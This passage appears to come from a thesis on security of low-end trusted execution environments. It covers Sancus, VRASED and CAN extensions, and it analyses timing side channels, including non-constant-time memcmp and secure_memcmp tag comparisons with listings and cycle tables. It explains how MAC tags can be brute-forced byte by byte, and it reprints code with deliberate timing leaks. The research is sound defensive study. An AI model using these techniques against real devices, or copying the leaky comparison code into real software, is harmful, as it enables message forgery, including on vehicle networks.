Sancus verifies every memory access through its memory access logic (MAL) [44] (see Figure 2.4), checking whether the memory location is inside a protected region. The MAL is a custom hardware component that enforces correct access to protected enclave data and code sections, restricting other software from accessing them based on a limited set of rules. Compared to the original Sancus [45], Sancus 2.0 also allows for confidential loading of enclaves, ensuring that the enclave code remains confidential and secure from the untrusted loading process. The aforementioned `enable` primitive is responsible for enabling isolation, and can be used for both confidential and non-confidential loading of enclaves.

2.2.2 Attestation

Sancus [44, 45] provides both local and remote attestation using an enclave-dependent secret. This enclave-dependent secret is computed upon loading the enclave, and is a symmetric key $K_{N,SP,SM}$ that is unique to the enclave SM loaded on node N by software provider SP. It is calculated using a KDF on the software provider's secret key $K_{N,SP}$ and the enclave's (unique) identifier SM, and is only indirectly available to software through custom instructions. An enclave's identifier consists of a hash over its text section and the start and end addresses of both the text and data sections.

Remote attestation in Sancus is achieved using the challenge-response protocol described in Section 2.1.3. Upon receiving a nonce from the verifier, a MAC is computed over the received nonce using the enclave-dependent secret symmetric key $K_{N,SP,SM}$. Notably, this secret key depends on the enclave's identifier, and thus on the enclave's code. Due to the text section's immutability, the enclave's key does not need to be recalculated for every attestation. Sancus uses the custom `wrap` instruction to compute the MAC over the nonce.

Local attestation, on the other hand, is achieved using the custom `verify` instruction, and is used to verify the integrity and authenticity of an enclave. It will (1) verify that an enclave is loaded at the expected address, (2) compute the enclave's identifier, and (3) compare the computed identifier with the expected one. This operation is quite costly; to address this issue, Sancus includes a more efficient mechanism for repeated authentication using IDs[2]. The processor will assign sequential IDs to loaded modules; upon successful verification of the enclave, the ID is given to the verifier. When the verifier wants to verify the module again, it can call a different primitive that only checks that the correct enclave is still loaded without having to redo the expensive attestation.

2.2.3 Secure Communication

Sancus 1.0 [45] opts for data authentication without encryption, while Sancus 2.0 [44] supports authenticated encryption with associated data. The relevant cryptographic primitive are `unwrap` and `wrap`, which provide integrity, authenticity, and (based on the version) confidentiality guarantees to the data. In addition, using these primitives, a software provider can attest to the authenticity of a software module remotely, because no one except the enclave can produce the correct result, as described in Section 2.2.2.

Similarly to the previous two primitives, the `unwrap` primitive takes a tag as input to ensure the authenticity of the operation. To facilitate authenticity, the tag is compared to the output calculated during the operation of the cryptographic unit. Depending on the implementation of this comparison, the cryptographic unit can be vulnerable to timing attacks.

[2]This ID and the previously mentioned identifier are not the same.

2.3 VRASED

VRASED [16] is a lightweight hardware/software remote attestation co-design aimed at low-end embedded devices. It is one of the first formally verified remote attestation designs with respect to claimed security guarantees. Like Sancus [44], it is open-source and built on top of the MSP430 processor [63].

The VRASED architecture, shown in Figure 2.5, consists of (1) a hardware component (`HW-MOD`) that augments the MCU, (2) a software module (`SW-Att`), and (3) a key used for symmetric key cryptography; the last two reside in read-only memory (ROM). From a TEE perspective, `SW-Att` is the enclave: `HW-MOD` enforces access control to dedicated memory regions and atomic controlled execution. Unlike Sancus, VRASED only provides remote attestation of the software state of a memory region in the untrusted world. Furthermore, most TEEs, like Sancus [44], provide symmetric key cryptography in hardware, which is cheaper in terms of resources and computational requirements [36]. However, the operation can be moved to the software layer, which is more flexible and easier to update, much like VRASED does [16]. Finally, many works build upon VRASED: RATA [15] and TRAIN [22] focus on the time-of-check time-of-use (TOCTOU) problem, which is a well-known vulnerability in remote attestation protocols. Others, such as ACFA [11] and SpecCFA [12], devote their research to control flow integrity (CFI): pinpointing attackers that hijack the software's control flow.




Figure 2.5: VRASED architecture, reprinted from [16].

2.3.1 Isolation

VRASED [16] essentially has one enclave that is isolated from all other software, namely `SW-Att`. `HW-MOD` in combination with ROM provides guarantees similar to the isolation mechanism specified in Section 2.1.2.

- `SW-Att` is functionally correct and should finish in finite time, regardless of the input and other factors.
- ROM ensures that the `SW-Att` executable is not modifiable by the attacker. In contrast, the executable is readable since the implementation is public anyway.
- The stack of `SW-Att` can only be accessed by the enclave itself, and thus cannot be modified or read by unprivileged software.
- Execution of the enclave is atomic: it cannot be interrupted. This is a requirement to prevent intermediate results from leaking, and additionally, prevent malicious code from moving itself while being attested.
- Moreover, the enclave also has a single entry point; execution of non-entry point code is not allowed.
- Finally, the key is stored in ROM and additional access control mechanisms ensure that it is not readable by unprivileged software.

2.3.2 Attestation

VRASED [16] provides remote attestation using a challenge-response protocol as described above (Section 2.1.3). Unlike Sancus [44], VRASED does not attest the enclave's code (`SW-Att`) but a part of the untrusted world. The token calculated in the protocol consists of a MAC computed over a memory region and the nonce, using a secret symmetric key. This memory region may be either pre-defined or explicitly specified by the verifier in the attestation request. Moreover, VRASED can be extended to support verifier authentication, which is particularly relevant for safety-critical devices and/or public networks.

RATA and TRAIN [15, 22] extend the remote attestation implementation of the VRASED architecture [16]. They focus on TOCTOU attacks, which have a significant impact on the security guarantees of remote attestation. RATA proposes to keep track of the enclave's latest modification time locally using `HW-MOD`. Furthermore, they put a clock-based and a clockless variant forward to ensure that the enclave's state cannot be changed between the attestation and the actual execution. TRAIN, extends the RATA architecture to provide TOCTOU resilience in the context of IoT applications. ACFA [11] and SpecCFA [12] extend the VRASED architecture to provide CFI guarantees. They focus on the control flow of the software, ensuring that the execution follows the expected path in varying degrees of depth; namely SpecCFA is implemented atop ACFA with a focus on dynamic sub-path speculation.

2.3.3 Secure Communication

VRASED [16] uses a secure communication primitive for sending the attestation reports to the verifier; more specifically, the combination of a MAC scheme and a shared secret key can be used to provide data and entity authentication. However, it cannot be used to encrypt or decrypt data, similar to what the original Sancus [45] does.

2.4 Frameworks Providing Authenticity Guarantees

IoT applications require some form of authentication to ensure the authenticity and integrity of the data flowing through them. To be more precise, authentication guarantees are needed to ensure that the transferred data is genuine and has not been tampered with, and that it originates from its claimed (trusted) source. Now, in a networked environment, data authentication can be achieved by using a combination of digital signatures or MACs of the moving data, and entity authentication using shared secrets. Furthermore, Scopelliti et al. [54] define authentic execution as follows: "If the application produces a physical output event (e.g., turns on an LED), then there must have happened a sequence of physical input events such that that sequence, when processed by the application (as specified in the high-level source code), produces that output event." The focus of some frameworks providing these guarantees lies on heterogeneous, distributed event-driven systems [42, 54], while others focus on vehicular communication networks [46, 48, 65].

2.4.1 Authentic Execution

The authentic execution framework [42, 54] is a framework for authentic execution of distributed event-driven applications built on a shared, heterogeneous TEE infrastructure. An example usage is secure sensor networks [47] relying on the security guarantees provided by authentic execution. In addition to the implementation, a formalization, and proof sketch of the security guarantees are provided.

The objective of the authentic execution framework is to "design a deployment algorithm such that the deployer can efficiently check authenticity of traces [42]." Thus, once a deployment is verified, the framework guarantees that any subsequent visible output trace is authentic. Attacks such as spoofing or reordering of network transmissions, replay attacks, or tampering with the execution of modules are mitigated by the security guarantees offered by the framework. The attacker model is similar to that of embedded TEEs mentioned in Section 2.1.1. Moreover, the authentic execution framework specifically places side-channel attacks and physical attacks outside the attacker's capabilities, reasoning that they are complementary to the framework's protection but also acknowledging their importance.

Since the system is distributed, heterogeneous, and event-driven, the framework requires a form of indirection. To create a functional network of enclaves, inputs and outputs are abstracted to a unique input/output (I/O) identifier. Similarly, connections between enclaves also have a connection identifier. When an event is

triggered, an entry point `HandleInput` is called. In case of a valid input, the handler will decrypt the payload and call the corresponding callback function. A similar process is followed for output events.

A formal definition and proof sketch of the security properties is provided as supplementary material [43]. The former consists of:

- the formal semantics of the model language (representing a simple reactive programming language),
- two lemmas which show the correspondence between run-time traces and source-level events for modules and programs,
- and a theorem that infers the input events from which specific output events originate.

The latter outlines a proof for these assumptions through the security guarantees put forward by the TEEs.

2.4.2 Controller Area Network

The CAN bus was developed by BOSCH [27] as a multi-manager, message broadcast system for the automotive industry. It connects critical components of a vehicle, such as the engine, brakes, and airbags, and less critical components, such as the radio and air conditioning, to a number of electronic control units (ECUs). Nowadays, it is used in many industrial embedded solutions due to its strict priority system and efficient negotiation of bus access. In addition, the high transfer rate, immunity to electrical interference, and resilience to data errors make it a popular choice. However, the protocol has been subject to a growing number of attacks, putting the safety of passengers at risk, since it does not typically provide authenticity guarantees [65]. Extensions of CAN like VatiCAN [46], LeiA [48], and VulCAN [65] aspire to resolve these vulnerabilities by incorporating authenticity guarantees.

VatiCAN

VatiCAN [46] proposes a secure and efficient protocol for vehicular communication that is backwards-compatible. Authenticity of messages is ensured by sending an additional CAN frame incorporating a lightweight keyed hash-based message authentication code (HMAC). Moreover, manufacturers can select certain components at development time that require enhanced security, and easily extend them with these authenticity guarantees. Consequently, a compromised ECU cannot be leveraged to send fake messages due to this real-time protection. Nevertheless, a limitation of this approach is networked software updates: authenticating every single 8-byte message would introduce an impractical overhead. Finally, their results show that the induced latency is 3.3 ms, which is acceptable depending on the application and situation; it might be acceptable for the air conditioning, but not for the brakes.

To prevent replay attacks, VatiCAN uses a nonce in the form of a counter, that is used to compute the HMAC of the message. Notably, the nonce is only incremented

when a message is authenticated, and thus the nonce is not incremented for every message. Additionally, a global counter is broadcasted to all ECUs in the network at certain intervals, which allows the ECUs to synchronize their counters. Finally, the protocol also includes spoof detection, which is a mechanism to detect if an ECU is compromised and sending fake messages. However, this mechanism can not prevent the ECU from sending fake messages, but only detects them and notifies the user.

LeiA

LeiA [48], a lightweight backwards-compatible CAN extension like VatiCAN, also uses truncated MACs to add authenticity guarantees. Notably, LeiA includes a protocol-level formalization and security proof under the unforgeability assumption of the MAC scheme under a chosen plaintext attack. In addition, LeiA does not require any additional hardware components or major implementation costs, while providing higher security levels than previous solutions. In contrast to VatiCAN [46], LeiA can be flexibly implemented: providing different overhead versus security trade-offs. These trade-offs are achieved by sending one MAC after every n messages, where n is a parameter of the protocol and can be chosen based on the security requirements of the application.

Much like VatiCAN [46], LeiA [48] also uses counters to prevent replay attacks, namely one epoch counter e_{id} and one message counter c_{id} per CAN identifier used for authentication. The epoch counter is incremented every time the vehicle is restarted or when the message counter overflows. A session key is derived from the epoch counter and a long term symmetric key, and is shared between all protocol participants using the same CAN identifier. The MACs mentioned previously, are calculated over the message, message counter, and the session key. In addition, the message counter is incremented after every message, in contrast to VatiCAN, which only increments the message counter when a message is authenticated. Finally, to resolve synchronization issues, the receiver can signal the sender that authentication has failed, after which the sender broadcasts the current epoch counter and message counter.

VulCAN

VulCAN [65] provides efficient message authentication, attestation, and isolation relying on the guarantees of low-end embedded TEEs; more specifically, they demonstrate the feasibility of their approach implementing LeiA and VatiCAN using the Sancus 2.0 architecture [44]. The use of lightweight trusted computing technology advanced the state-of-the-art in vehicular communication security by increasing the attacker capabilities and providing appropriate mitigations. VulCAN not only protects against network-based attacks, but also against attackers capable of arbitrary code execution on every ECU in the network.

2.5 Side Channels

Side channels are a well-known threat to most computing devices [61, 73, 74]. They originate from the sharing of resources between different processes or components, examples include caches, branch predictors, memory buses, or even time itself. Software developers have little to no control over the use of these resources, as they are most often microarchitectural or physical features.

Side-channel attacks are an attack vector that targets the low-level implementation of a system or protocol, rather than higher-level design flaws, to leak information about the execution or memory of a program. Well-known attacks using side channels are Meltdown [35], which focuses on out-of-order execution on modern processors, and Spectre [29], which targets branch prediction. Vulnerable programs have secret-dependent code that uses shared resources; an attacker can observe the characteristics of the system's shared resources to deduce information about the secret.

For a side-channel attack to be successful, the attacker needs a perturbation, a manifestation, and an observation [50]. When the secret an attacker wants to deduce changes the behaviour or state of the system, a perturbation occurs. The perturbation is most often not directly accessible to the attacker, since it is a microarchitectural or physical feature. However, there may be other manifestations, in the form of side channels, of the perturbation that are observable. The final step for an attacker is to observe these manifestations or side channels and deduce information about the secret from them.

Let us first consider a very simple, yet illustrative, example of a timing attack. Listing 2.1 shows a function that leaks information about the secret through its execution time. Notice that the function loops until `i` is equal to the secret. An attacker can use measurements of the execution time of the function to deduce the value of the secret; namely, the execution time of the function will increase linearly with the value of the secret. The perturbation occurs when the secret is accessed: depending on the value of the secret, the function will loop for a longer or shorter period. The manifestation is the time it takes to execute the function, which can be observed by the attacker. Although this function does not serve any purpose other than illustrating the concept, it is easy to see how an attacker can use this information to deduce the value of the secret.

```
1 void foo() {
2     for (int i = 0; i < 256; i++) {
3         if (i == secret) {
4             return;
5         }
6     }
7 }
```

Listing 2.1: A function vulnerable to timing attacks.

Next, consider the toy example used in the Meltdown paper [35] given in Listing 2.2, where a secret memory location is accessed during out-of-order execution.

Out-of-order execution is a microarchitectural feature that allows a processor to execute instructions in a different order than they appear in the program, in order to improve performance. In this case, the secret memory location (`data`) might be accessed before the exception is raised, which, from a developers' perspective, should never happen. Results of out-of-order execution are not committed in this case due to `raise_exception()`, nevertheless, some microarchitectural state might still be modified. The perturbation occurs when the secret memory location is accessed during out-of-order execution: depending on the value of the secret, it is placed in a different part of the cache. However, an attacker cannot directly access the cache, since it is a microarchitectural component, and the result is never committed to memory. Even so, they might notice that one of their own memory accesses is faster or slower than usual due to it being flushed from the cache, which is a manifestation of the perturbation. What remains is to observe the manifestation and deduce the required information about the secret.

```
1 raise_exception();
2 // the line below is never reached
3 access(probe_array[data * 4096]);
```

Listing 2.2: A toy example used in the Meltdown paper [35].

2.6 Side Channel Analysis on Low-End Microcontroller Units

Low-end MCUs have fewer shared resources than commercial CPUs, usually lacking components such as caches or branch predictors. Therefore, they are not susceptible to side-channel attacks relying on these elements. However, the absence of these shared resources renders the control unit execution more deterministic. This, in turn, makes it easier for an attacker to exploit other side channels such as timing attacks.

2.6.1 Start-to-End Timing Attacks

Listing 2.1 is an example of a function vulnerable to start-to-end timing attacks, where the execution time of the function depends on the value of the secret. Since the timing attack by Kocher [30] on cryptographic protocols, many more similar side-channel attacks have been discovered.

Goodspeed [25] reported an example of a start-to-end timing attack on the MSP430. He disclosed that the serial bootstrap loader (BSL) is vulnerable due to unbalanced branches in its password comparison routine: incorrect bytes take two clock cycles longer to process than correct ones. By observing the start-to-end timing of the BSL, an attacker can deduce the number of correct bytes, and thus guess the password byte by byte. This significantly reduces the search space and the required time. Once the BSL password is retrieved, attackers can abuse the faulty BSL to flash malicious firmware onto the device.

2.6.2 Nemesis

Nemesis [66] is the first side-channel attack relevant for Sancus [44]. In addition, it is also relevant for processors that (1) only serve interrupts after the execute stage of the current instruction has completed, and (2) have variable instruction execution times. Due to these constraints the interrupt latency, which is defined as the time between the interrupt request and the start of the interrupt handler, is not constant.

Sancus, being built on top of the openMSP430 processor [23], uses variable-length instructions. Therefore, the interrupt latency is different depending on which instruction was executing at the time of the interrupt. The openMSP430 processor has a cycle-accurate timer that can be used to measure the interrupt latency, making it possible to exploit this side channel. Thus, an attacker can use well-timed interrupts to determine the interrupt latency of certain instructions and deduce information about the instruction that was executing at the time of the interrupt. Based on the timing information, they can narrow down the possible instructions that were executing to a reduced set (see the Nemesis paper for reference [66]).

Microarchitecturally unbalanced branches are vulnerable to this attack; namely, an attacker is capable of detecting control flows in secret-dependent code. Consider an example where the two branches of a conditional statement execute exactly one instruction but with a different number of cycles. The attacker can trigger an interrupt request at the exact moment one of the branches is executed and time the interrupt latency. Based on the timing information, the microarchitectural design of the architecture, and partial information about the vulnerable code, the attacker can deduce which branch was executed.

Notably, a side-channel-aware developer might write code that is balanced in terms of start-to-end execution time of branches. However, Nemesis [66] is still able to differentiate between the two branches if they are microarchitecturally unbalanced. Listing 2.3 shows a code snippet used for password comparison [6, 25, 66], with `nop` instructions used as padding in order to balance the start-to-end timing. The `bis` and `nop` instructions take 1 clock cycle to execute, while the `jmp` instruction takes 2 clock cycles. Therefore, an interrupt request at the exact moment the `jmp` instruction starts executing will have an interrupt latency of 1 clock cycle longer than if the `nop` instruction were executing. Single-stepping enclaved execution makes it feasible to time the interrupt precisely; this is achieved using an implementation based on SGX-step [67].

```
1     cmp.b @r6, r7   ; if (guess != password) {
2     jz 1f
3     bis #0x1, r8    ; incorrect = true;
4     jmp 2f          ; } else {
5  1: nop nop nop     ; // NOPs to balance timing
6  2:                 ; }
```

Listing 2.3: A code snippet vulnerable to the Nemesis attack, reprinted from [66].

2.6.3 Direct Memory Access

DMA is a feature that allows peripherals to access the main memory without going through the CPU. This is useful for high-bandwidth peripherals such as network cards or graphics cards, which need to transfer large amounts of data quickly. Research has shown that DMA can be used to circumvent inadequately configured I/O memory management units and access protected memory [6, 32, 38]. Subsequently, researchers have devoted their time to defences like sIOPMP [20] or CHERI capabilities [37].

The second notable side-channel attack on low-end TEEs uses DMA contention and the shared memory buses to leak information [6, 52]. These low-end TEEs restrict the capabilities of the DMA controller to access memory; any memory belonging to protected software is off-limits. However, an attacker only needs to have control over a DMA-capable peripheral connected to the system, and, more precisely, the signals that are exposed to it by the core, to abuse the side channel. In addition, once again a cycle-accurate timer is required to measure the timing of the DMA requests. On openMSP430, the CPU and the DMA controller share the same memory bus, which has a capacity of one request per clock cycle. Key to the attack is that whenever both the CPU and a DMA-capable peripheral request access to the memory bus, the CPU is granted priority while the peripheral's request is delayed. A seemingly harmless request to unprotected memory, in combination with timing whether it is delayed, can leak information about the memory bus being used by the CPU in a specific cycle.

As with the Nemesis attack [66], microarchitecturally unbalanced branches are vulnerable to this attack; namely, an attacker is capable of detecting control flows in secret-dependent code. Finally, they can combine both attacks to increase their confidence in the retrieved information.

2.6.4 Timing Attack on VRASED

Bognár et al. [6] found a piece of code vulnerable to timing attacks in VRASED [16]. VRASED extends `SW-Att` with verifier authentication to protect against denial-of-service attacks. It performs attestation only if a correct authentication token or MAC is provided, which is calculated from the provided counter and the secret key.

VRASED is implemented in trusted C code that calls HACL* cryptographic primitives. However, this C code is neither modelled nor verified, meaning vulnerabilities could compromise `SW-Att`'s security guarantees. Notably, the code used the standard `memcmp` function, which is vulnerable to timing attacks, for comparing the MACs. Therefore, an attacker could guess the secret authentication value on a per-byte basis, which significantly reduces the effort required to bypass VRASED's security. The timing vulnerability can be fixed by using a constant-time `memcmp` implementation. In response, the researchers of VRASED proposed a custom function for comparing buffers of arbitrary length, which we analyse in more detail in Section 3.2.2.

2.6.5 Existing Mitigations

Existing mitigations against these timing attacks mostly use software-based solutions, although a hardware modification has also been presented. Winderix et al. [72] and Bognár et al. [8] put forward a compiler-based software mitigation aimed at preventing Nemesis [66] and DMA contention attacks [6]. The hardware modification was proposed by Busi et al. [10] and masks the Nemesis interrupt latency.

The compiler-based mitigation is a software-based solution that aims to prevent timing attacks by inserting dummy instructions into the code, a process also known as hardening. The dummy instructions are inserted in such a way that the leakage of the code is exactly the same, regardless of which branch was taken. Furthermore, these dummy instructions are selected such that they do not affect the outcome of the program.

Finally, the hardware modification suggested by Busi et al. [10] masks the interrupt latency of the Nemesis attack by introducing padding. Their padding scheme aims to (1) render the interrupt latency constant, and (2) mitigate resume-to-end timing attacks. To address the first point, they introduce a hardware modification that adds a delay to the interrupt handler: the interrupt latency is constant regardless of the instruction that was executing at the time of the interrupt. Secondly, padding is added after the interrupt handler to ensure that the time it takes to finish the rest of the enclave is also constant.

2.7 Conclusion

TEEs, such as Sancus [44] and VRASED [16], are a promising solution to the security challenges and specific needs of low-end IoT devices. They provide a set of security guarantees, including but not limited to isolation, attestation, and secure communication, that are essential for the security of these devices. Some applications also require authenticity guarantees, which a number of frameworks [42, 54] and extensions of the CAN protocol [46, 48, 65] tailor to specific use cases. Finally, side channels are a well-known threat to most computing devices [61, 73, 74], and low-end TEEs are no exception [6, 25, 30, 66]. However, start-to-end timing attacks have not been extensively analysed in the context of low-end TEEs.

Chapter 3

Leakage in the Hardware-Software Stack

Side channels are a well-known attack vector in the context of commercial central processing units (CPUs) and have been extensively studied [61, 73, 74]. They have also been used to break the security of various trusted execution environments (TEEs) implementations [6, 66] and (cryptographic) protocols [21, 25, 30]. However, they are often left as future work in the context of low-end embedded devices [15, 42, 48]. In this chapter, we demonstrate that even on low-end microcontroller units (MCUs), subtle deviations in enclave execution time can be exploited to break otherwise sound cryptographic authenticity and integrity guarantees. To this end, we systematically investigate timing leakage in different layers of the hardware-software stack. We start by analysing the security of the C and C++ standard libraries provided to developers to improve ease of development. Next, we investigate the impact of compiler optimizations on the timing behaviour of the generated code in low-end MCUs. Finally, we demonstrate a timing leak in the hardware logic of the Sancus [44, 45] cryptographic unit and show how this can be exploited to break security guarantees. Table 3.1 summarizes the systems we analyse and the non-constant-time behaviour we observe in the hardware-software stack, and Appendix E lists the issues reported to the authors of the affected systems.

TABLE 3.1: Timing leakage in the hardware-software stack.

System	Library	Compiler	Hardware
VRASED and derivates [11, 12, 15, 16, 22]	✖		
VatiCAN [46]	✖		
LEIA [48]		✖	
VulCAN [65]		✖	
Sancus, Authentic Execution [42, 44, 45, 54]	✖		✖

3.1 Threat Model

The attacker model we consider (cf. Section 2.1.1) is that of a low-end TEE, such as Sancus [44] or VRASED [16]. The only capability we require for our attacks is the ability to run untrusted software on the device, which is in the threat model of all systems we analyse. In addition, (open)MSP430 [24, 63] has a software-accessible cycle-accurate timer, suitable for measuring precise timing differences. Although the cycle-accurate timer is not strictly necessary for our attacks, it allows us to measure timing differences with high precision, making the implementation easier and reproducible. Our threat model is similar to that of the Nemesis attack [66] and weaker than the threat model of direct memory access (DMA) contention attacks [6], since we do not require a malicious DMA-capable peripheral. This underlines the importance and feasibility of the following timing attacks on low-end embedded devices.

3.2 Standard Library Functions

We start by analysing the security of the C and C++ standard libraries provided to developers to improve ease of development. Low-end embedded devices are often optimized for energy efficiency, and accordingly rely on the performance of these libraries and their functions. Meanwhile, these libraries are understandably optimized for performance rather than security; namely, standard library functions like `memcmp` or `std::equal` halt the memory comparison upon finding a difference [39]. While this is beneficial for performance in general-purpose comparisons, it is not suitable for comparing security-critical data such as message authentication codes (MACs): a valid MAC will always require a full comparison, whereas an invalid MAC will terminate at the first mismatching word. In practice, this means that the performance gain from early termination is minimal, since valid tags (which are expected to be the majority in normal operation) always incur the full comparison cost. Moreover, this early exit introduces a significant timing side channel, making such implementations insecure for cryptographic use.

Furthermore, we investigate the use of custom user-defined functions for comparing buffers. VRASED+ [16] (VRASED with optional verifier authentication enabled) and its derived architectures [11, 12, 15, 22] use a custom `secure_memcmp` function that does not terminate early on a byte mismatch. However, we found that this function is still vulnerable to timing attacks, as the assembly code generated by the compiler takes a different amount of time based on the branch taken. This leads to a subtle timing side channel that can be exploited to break the security guarantees of these systems.

3.2.1 Plain `memcmp`

Our analysis of open-source TEE research prototypes reveals widespread use of plain `memcmp` or `std::equal` calls. This is particularly problematic in the context of MACs, where the tag is compared to a computed value. To illustrate this, we time the

execution of the `memcmp` function from the C standard library on the openMSP430 core. Table 3.2 shows the execution time, in clock cycles, of the `memcmp` function for two buffers of five bytes, where between zero and five initial bytes are equal and the following byte differs. Notably, the execution time increases linearly with the number of matching bytes, clearly illustrating how `memcmp` leaks information about the position of the first mismatch. This behaviour makes it highly susceptible to timing attacks, as an attacker can infer how many leading bytes are correct by measuring the execution time.

TABLE 3.2: Execution time of the `memcmp` function in clock cycles for two buffers of five bytes with varying numbers of matching initial bytes, simulated on openMSP430.

Correct bytes	0	1	2	3	4	5
Clock cycles	32	45	58	71	84	86

Previous work [6] has also shown that this timing leak can be exploited to break the security guarantees of a system. Bognár et al. noted that the `memcmp` function is used for tag comparison in VRASED+'s [16] verifier authentication protocol, which protects against denial-of-service (DoS) attacks. They demonstrated that even though the system is formally verified, this vulnerability may invalidate `SW-Att`'s claimed guarantees.

Authentic Execution Framework

The authentic execution framework [54] uses a C++ library [60] that implements the SpongeWrap authenticated encryption with associated data primitive and uses `std::equal` for tag comparison. Due to this non-constant-time comparison, attackers can linearly brute-force the tag one byte at a time. While the Sancus implementation uses direct hardware support for SpongeWrap (cf. Section 3.4), the non-constant-time C++ library is used in the Intel Software Guard Extensions (SGX) and Arm TrustZone implementations. Even though timing attacks on commercial TEEs are not as straightforward as on low-end embedded devices due to the non-determinism introduced by caches and other microarchitectural features, exploitation is still possible. In addition to timing the execution, an attacker can consider using the SGX-Step [67] single-stepping framework to deterministically count the number of instructions and thus, the number of correct tag bytes when comparing computed and provided tags.

Since the affected primitive is responsible for decrypting and authenticating the data, it expects a ciphertext and a tag. If the tag is valid, the ciphertext is decrypted and the data is returned to the victim enclave. In order to guess the tag, an attacker sends a ciphertext to the enclave together with a guessed tag, and times the execution of the function. Based on the timing information, the attacker can deduce how many bytes of the tag were correct. They can repeat this process until they have guessed the entire tag. In conclusion, the use of `std::equal` in the authentic execution framework is insecure and can lead to side-channel attacks on the tag comparison.

VatiCAN

We also investigated the open-source VatiCAN [46] automotive authentication library, which similarly uses the C function `memcmp` to compare tags in its authentication protocol, making it vulnerable to timing attacks. Controller area network (CAN) is a widely used message broadcast system in automotive applications, and VatiCAN is a library that augments the CAN protocol with authenticity guarantees. VatiCAN ensures the authenticity of messages by using a tag to authenticate the sender and the integrity of the message, as described in Section 2.4.2. The impact of the timing attack on VatiCAN is severe, as it allows attackers to brute-force the tag of an unencrypted message one byte at a time. Therefore, the attacker can send a message with a valid tag to the receiver, which will accept it as authentic. Consequently, an attacker could send a message to the brakes of a car to stop the car, or to the engine to accelerate it.

3.2.2 Secure `memcmp`

Like mentioned before, previous work [6] demonstrated a start-to-end timing leak in the optional verifier authentication protocol of VRASED+ [16], which used a plain, non-constant-time `memcmp` function. In response, the VRASED+ [16] authentication code [69] was changed to use the custom `secure_memcmp` function that does not terminate early on a byte mismatch, as shown in Listing 3.1. Crucially, we found that the new implementation is still vulnerable to timing attacks, highlighting the non-triviality of writing constant-time code.

```
1  int secure_memcmp(const uint8_t *s1, const uint8_t *s2, int size) {
2    int res = 0; int first = 1;
3    for (int i = 0; i < size; i++) {
4      if (first == 1 && s1[i] > s2[i]) {
5        res = 1; first = 0;
6      } else if (first == 1 && s1[i] < s2[i]) {
7        res = -1; first = 0;
8      }
9    }
10   return res;
11 }
```

Listing 3.1: Non-constant-time `secure_memcmp` function used in VRASED+ [16] and derived architectures [11, 12, 15, 22].

Additionally, the custom `secure_memcmp` implementation allows attackers to improve linear brute-force attacks using binary search. Listing A.1 shows the assembly code generated by the `sancus-cc` compiler for the `secure_memcmp` function in Listing 3.1. The assembly code reveals that the compiler generates unbalanced branches for the `if` statements, the variable timing can be exploited to leak the control flow. To illustrate this, Figure 3.1 represents the control flow of the `secure_memcmp` function using a FSM. Every state has a small circle attached to it, containing a number that signifies the amount of cycles that particular state takes, and a letter




FIGURE 3.1: FSM of the `secure_memcmp` function. The small circles contain a number that signifies the amount of cycles this state takes, and a letter to be able to refer to them.

to be able to refer to them. Based on the timing of each state, we can see that the branches are unbalanced. For example, if all but the last bytes are equal, and this byte is smaller, the function will take one cycle less than if the last byte were correct, as shown in the bottom rightmost state (**E**) of the FSM.

TABLE 3.3: Execution time of the `secure_memcmp` function in clock cycles for two buffers of five bytes with varying numbers of matching initial bytes, simulated on openMSP430.

Correct bytes		0	1	2	3	4	5
Clock cycles	Bigger	57	76	95	114	133	138
	Smaller	61	80	99	118	137	138

Furthermore, Table 3.3 shows the execution time, in cycles, of the `secure_memcmp` function for two buffers with varying numbers of matching initial bytes, as measured on the openMSP430 core for the compiled assembly code in Listing A.1. Note that different compilers and optimization levels generate similarly vulnerable assembly code for the `secure_memcmp` function of Listing 3.1, but minor differences may occur. Moreover, there is not a one-to-one mapping between the number of cycles (cf. Table 3.3) and the number of instructions executed since the (open)MSP430 core has

variable-length instructions. However, the results in the table do correspond with the number of cycles, as shown in Figure 3.1. Let us illustrate this with an example where the first bytes are equal but the second byte of `s1` is larger than the second byte of `s2`. Below is a description of the states and the number of cycles they take, with additional information concerning this specific example.

State **A** (3 cycles): Initialize all variables: set `res` to zero, `first` to one, and `i` to zero.

